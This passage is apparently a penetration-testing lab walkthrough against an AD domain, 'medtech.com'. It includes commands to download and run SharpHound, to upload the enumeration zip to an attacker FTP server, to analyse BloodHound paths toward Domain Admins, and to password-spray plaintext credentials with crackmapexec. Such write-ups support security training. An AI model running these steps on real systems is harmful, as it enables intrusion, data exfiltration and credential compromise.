iwr -uri http://192.168.45.195:8081/SharpHound.ps1 -Outfile SharpHound.ps1
PS C:\Users\Public> ls
ls


    Directory: C:\Users\Public


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         9/28/2022  11:52 PM                Documents
d-r---          6/5/2021   5:10 AM                Downloads
d-r---          6/5/2021   5:10 AM                Music
d-r---          6/5/2021   5:10 AM                Pictures
d-r---          6/5/2021   5:10 AM                Videos
-a----         9/18/2023   7:34 AM           5686 SharpHound.ps1


PS C:\Users\Public> powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Public>
```

```
. ./SharpHound.ps1
```

```
PS C:\Users\Public> . ./SharpHound.ps1
. ./SharpHound.ps1
PS C:\Users\Public>
```

```
Invoke-BloodHound -CollectionMethod All -OutputDirectory C:\Users\Public -OutputPrefix "gay"
```

```
PS C:\Users\Public> Invoke-BloodHound -CollectionMethod All -OutputDirectory C:\Users\Public -OutputPrefix "corp audit"
Invoke-BloodHound -CollectionMethod All -OutputDirectory C:\Users\Public -OutputPrefix "corp audit"
2023-09-18T09:32:07.5090785-07:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2023-09-18T09:32:07.6184536-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, Logged
On, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights
2023-09-18T09:32:07.6340760-07:00|INFORMATION|Initializing SharpHound at 9:32 AM on 9/18/2023
2023-09-18T09:32:07.6965771-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for medtech.com : DC01.med
tech.com
2023-09-18T09:32:07.7434514-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Conta
iner, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights
2023-09-18T09:32:07.8372018-07:00|INFORMATION|Beginning LDAP search for Sharphound.EnumerationDomain
2023-09-18T09:32:07.8372018-07:00|INFORMATION|Testing ldap connection to medtech.com
2023-09-18T09:32:07.8684501-07:00|INFORMATION|Producer has finished, closing LDAP channel
2023-09-18T09:32:07.8684501-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-09-18T09:32:38.3529355-07:00|INFORMATION|Status: 1 objects finished (+1 0.03333334)/s -- Using 95 MB RAM
2023-09-18T09:32:53.1342201-07:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2023-09-18T09:32:53.1810956-07:00|INFORMATION|Output channel closed, waiting for output task to complete
2023-09-18T09:32:53.2592226-07:00|INFORMATION|Status: 127 objects finished (+126 2.822222)/s -- Using 107 MB RAM
2023-09-18T09:32:53.2592226-07:00|INFORMATION|Enumeration finished in 00:00:45.4274123
2023-09-18T09:32:53.3217280-07:00|INFORMATION|Saving cache with stats: 63 ID to type mappings.
 63 name to SID mappings.
 6 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-09-18T09:32:53.3373503-07:00|INFORMATION|SharpHound Enumeration Completed at 9:32 AM on 9/18/2023! Happy Graphing!
```

```
PS C:\Users\Public> ls
ls


    Directory: C:\Users\Public


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         9/28/2022  11:52 PM                Documents
d-r---          6/5/2021   5:10 AM                Downloads
d-r---          6/5/2021   5:10 AM                Music
d-r---          6/5/2021   5:10 AM                Pictures
d-r---          6/5/2021   5:10 AM                Videos
-a----         9/18/2023   9:28 AM          26200 20230918092756_computers.json
-a----         9/18/2023   9:28 AM          26091 20230918092756_containers.json
-a----         9/18/2023   9:28 AM           3241 20230918092756_domains.json
-a----         9/18/2023   9:28 AM           3776 20230918092756_gpos.json
-a----         9/18/2023   9:28 AM          83618 20230918092756_groups.json
-a----         9/18/2023   9:28 AM           1564 20230918092756_ous.json
-a----         9/18/2023   9:28 AM          24558 20230918092756_users.json
-a----         9/18/2023   9:32 AM          13382 corp audit_20230918093207_BloodHound.zip
-a----         9/18/2023   9:12 AM       11849245 LaZagne.exe
-a----         9/18/2023   7:41 AM        1355264 mimikatz.exe
-a----         9/18/2023   9:32 AM           9825 NDQzZmYzODktYjVhOC00Zjc1LThlZTYtMDAyNzdiYTI4ZDYw.bin
-a----         9/18/2023   9:27 AM         600580 PowerUp.ps1
-a----         9/18/2023   7:56 AM         750994 powerview.ps1
-a----         9/18/2023   8:46 AM        1113600 SharpHound.exe
-a----         9/18/2023   9:29 AM        1391826 SharpHound.ps1
-a----         9/18/2023   8:49 AM             11 stop
```

Let's transfer the zip file by renaming it to rehan,zip

```
sudo python3 -m pyftpdlib --port 21 --write
```

```
➜  ~ sudo python3 -m pyftpdlib --port 21 --write

/usr/local/lib/python3.11/dist-packages/pyftpdlib/authorizers.py:243: RuntimeWarning: write permissions assigned to anonymou
s user.
  warnings.warn("write permissions assigned to anonymous user.",
[I 2023-09-18 14:51:46] concurrency model: async
[I 2023-09-18 14:51:46] masquerade (NAT) address: None
[I 2023-09-18 14:51:46] passive ports: None
[I 2023-09-18 14:51:46] >>> starting FTP server on 0.0.0.0:21, pid=295368 <<<
[I 2023-09-18 14:53:44] 192.168.220.121:55921-[] FTP session opened (connect)
[I 2023-09-18 14:53:44] 192.168.220.121:55921-[anonymous] USER 'anonymous' logged in.
[I 2023-09-18 14:53:45] 192.168.220.121:55921-[anonymous] STOR /home/kali/rehan.zip completed=1 bytes=13382 seconds=0.134
^C[I 2023-09-18 14:55:58] received interrupt signal
[I 2023-09-18 14:55:58] >>> shutting down FTP server, 2 socket(s), pid=295368 <<<
[I 2023-09-18 14:55:58] 192.168.220.121:55921-[anonymous] FTP session closed (disconnect).
```

```
(New-Object Net.WebClient).UploadFile('ftp://192.168.45.195/gay_20230918124346_BloodHound.zip', 'C:\Users\Public\gay_20230918124346_BloodHound.zip')
```

```
PS C:\DevelopmentExecutables> (New-Object Net.WebClient).UploadFile('ftp://192.168.45.195/rehan.zip', 'C:\DevelopmentExecutables\rehan.zip')
(New-Object Net.WebClient).UploadFile('ftp://192.168.45.195/rehan.zip', 'C:\DevelopmentExecutables\rehan.zip')
```


using bloodhound


```
sudo neo4jstart
```

```
➜  ~ sudo neo4j start
[sudo] password for kali:
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
Started neo4j (pid:236449). It is available at http://localhost:7474
There may be a short delay until the server is ready.
```


```
bloodhound
```

Let's upload rehan.zip to bloodhound






Search for a node
Database Info
Node Info
Analysis
Pre-Built Analytics Queries
Domain Information
Find all Domain Admins
Map Domain Trusts
Find Computers with Unsupported Operating Systems
Dangerous Privileges
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Privileges for Domain Users Groups
Find Domain Admin Logons to non-Domain Controllers

Find All Domain Admins



we have leon and administrator so we need to have access to leon to move further
search wario in the search box > Transitive Object Controllers


wario
Database Info
Node Info
Analysis
EXECUTION RIGHTS
First Degree RDP Privileges 1
Group Delegated RDP Privileges 0
First Degree DCOM Privileges 1
Group Delegated DCOM Privileges 0
SQL Admin Rights 0
Constrained Delegation Privileges 0
OUTBOUND OBJECT CONTROL
First Degree Object Control 0
Group Delegated Object Control 0
Transitive Object Control
INBOUND CONTROL RIGHTS
Explicit Object Controllers 6
Unrolled Object Controllers 4
Transitive Object Controllers



we have generic all on domain admins group so we can add wario in domain admin group aswell

Let's use password spraying with all known users and passwords

```
➜  medtech cat users.txt
wario
leon
Administrator
offsec
joe
yoshi
➜  medtech
```

```
➜  medtech cat passwords.txt
Mushroom!
lab
Flowers1
➜  medtech
```

```
crackmapexec smb 172.16.220.0/24 -u users.txt -p passwords.txt --continue-on-success
```

running this we found something Interesting that yoshi user uses same password as wario is an admin on .82


```
SMB         172.16.220.12   445    DEV04            [-] medtech.com\joe:lab STATUS_LOGON_FAILURE
SMB         172.16.220.12   445    DEV04            [+] medtech.com\joe:Flowers1
SMB         172.16.220.12   445    DEV04            [+] medtech.com\yoshi:Mushroom!
SMB         172.16.220.12   445    DEV04            [-] medtech.com\yoshi:lab STATUS_LOGON_FAILURE
SMB         172.16.220.12   445    DEV04            [-] medtech.com\yoshi:Flowers1 STATUS_LOGON_FAILURE
SMB         172.16.220.82   445    CLIENT01         [+] medtech.com\wario:Mushroom!
SMB         172.16.220.82   445    CLIENT01         [-] medtech.com\wario:lab STATUS_LOGON_FAILURE
SMB         172.16.220.82   445    CLIENT01         [-] medtech.com\wario:Flowers1 STATUS_LOGON_FAILURE
SMB         172.16.220.82   445    CLIENT01         [-] medtech.com\leon:Mushroom! STATUS_ACCOUNT_LOCKED_OUT
SMB         172.16.220.82   445    CLIENT01         [-] medtech.com\leon:lab STATUS_ACCOUNT_LOCKED_OUT
